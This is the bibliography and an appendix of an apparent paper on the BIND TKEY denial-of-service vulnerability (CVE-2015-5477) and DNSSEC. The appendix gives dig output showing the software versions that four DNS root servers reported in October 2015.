Arends, R., Austein, R., Larson, M., Massey, D., & Rose, S. (2005, March 1). *RFC 4033 - DNS Security Introduction and Requirements*. Retrieved December 1, 2014, from https://tools.ietf.org/html/rfc4033

CVE-2015-5477: An error in handling TKEY queries can cause named to exit with a REQUIRE assertion failure. (n.d.). Retrieved October 22, 2015, from https://www.isc.org/blogs/cve-2015-5477-an-error-in-handling-tkey-queries-can-cause-named-to-exit-with-a-require-assertion-failure

Eastlake, D. (2000, September 1). *RFC 2930 - Secret Key Establishment for DNS (TKEY RR)*. Retrieved November 2, 2015, from https://tools.ietf.org/html/rfc2930

Foote, J. (2015, August 1). *BIND TKEY Query Denial of Service*. Retrieved November 10, 2015, from https://www.rapid7.com/db/modules/auxiliary/dos/dns/bind_tkey

Goodin, D. (2015, July 30). *Major flaw could let lone-wolf hacker bring down huge swaths of Internet*. Retrieved October 22, 2015, from http://arstechnica.com/security/2015/07/major-flaw-could-let-lone-wolf-hacker-bring-down-huge-swath-of-internet/

Gorauskas, J. (2015, March 1). *Initializing and Managing Services in Linux: Past, Present and Future*. Linux Journal

Guette, G. (2009). *Automating trusted key rollover in DNSSEC*. Journal of Computer Security, 17, 839-854. doi:10.3233/JCS-2009-0343

History of BIND. (2015, January 20). Retrieved November 1, 2015, from https://www.isc.org/history-of-bind

History of the Domain Name System. (n.d.). Retrieved December 11, 2014, from http://cyber.law.harvard.edu/icann/pressingissues2000/briefingbook/dnshistory.html

Internet Systems Consortium (2015, July 1). *July, 2015 Domain Survey*. Retrieved November 2, 2015, from http://ftp.isc.org/www/survey/reports/current/fpdns.txt

Kovacs, E. (2015, July 29). *BIND Update Patches Critical DoS Vulnerability*. Retrieved October 22, 2015, from http://www.securityweek.com/bind-update-patches-critical-dos-vulnerability

Lamb, R. (n.d.). *DNSSEC Deployment Report*. Retrieved December 1, 2014, from http://rick.eng.br/dnssecstat/

Morris, S. (2015, September 2). *What is a BIND Assertion Failure?* Retrieved October 22, 2015, from https://www.isc.org/blogs/summer_security_vulnerabilities

Reed, J. (2015). *BIND DNSSEC Guide*. Retrieved November 10, 2015, from http://users.isc.org/~jreed/dnssec-guide/dnssec-guide.html

Vulnerability Alert. (2015, October 16). Retrieved November 2, 2015, from http://tools.cisco.com/security/center/viewAlert.x?alertId=40201

Young, D. (n.d.). *Diffie-Hellman Key Exchange*. Retrieved November 10, 2015, from https://www.cs.utexas.edu/~byoung/cs361/lecture52.pdf

Appendix A

Version Responses from four of the 13 Root servers on the Internet

```
; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6_7.4 <<>> @b.root-servers.net version.bind chaos txt
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3645
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.          CH      TXT

;; ANSWER SECTION:
version.bind.       0       CH      TXT     "4.8.1"

;; AUTHORITY SECTION:
version.bind.       0       CH      NS      version.bind.

;; Query time: 89 msec
;; SERVER: 192.228.79.201#53(192.228.79.201)
;; WHEN: Fri Oct 30 15:37:11  2015
;; MSG SIZE  rcvd: 62
```

```
; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6_7.4 <<>> @d.root-servers.net version.bind chaos txt

; (2 servers found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45590

;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; WARNING: recursion requested but not available


;; QUESTION SECTION:

;version.bind.             CH     TXT


;; ANSWER SECTION:
```

version.bind.   0   CH   TXT   "BIND 9.8"

```
;; AUTHORITY SECTION:

version.bind.        0      CH      NS      version.bind.


;; Query time: 40 msec

;; SERVER: 199.7.91.13#53(199.7.91.13)

;; WHEN: Fri Oct 30 15:38:52  2015

;; MSG SIZE  rcvd: 65
```

```
; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6_7.4 <<>> @f.root-servers.net version.bind chaos txt

; (2 servers found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8951

;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; WARNING: recursion requested but not available


;; QUESTION SECTION:

;version.bind.              CH     TXT


;; ANSWER SECTION:

version.bind.      0     CH     TXT    "9.9.7-P1"


;; AUTHORITY SECTION:

version.bind.      0     CH     NS     version.bind.


;; Query time: 234 msec

;; SERVER: 192.5.5.241#53(192.5.5.241)

;; WHEN: Fri Oct 30 15:39:47  2015

;; MSG SIZE  rcvd: 65
```

```
; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6_7.4 <<>> @m.root-servers.net version.bind chaos txt
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58072
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.          CH      TXT

;; ANSWER SECTION:
version.bind.       0       CH      TXT     "9.9.7-P3"

;; AUTHORITY SECTION:
version.bind.       0       CH      NS      version.bind.

;; Query time: 146 msec
;; SERVER: 202.12.27.33#53(202.12.27.33)
;; WHEN: Fri Oct 30 15:42:00  2015
;; MSG SIZE  rcvd: 65
```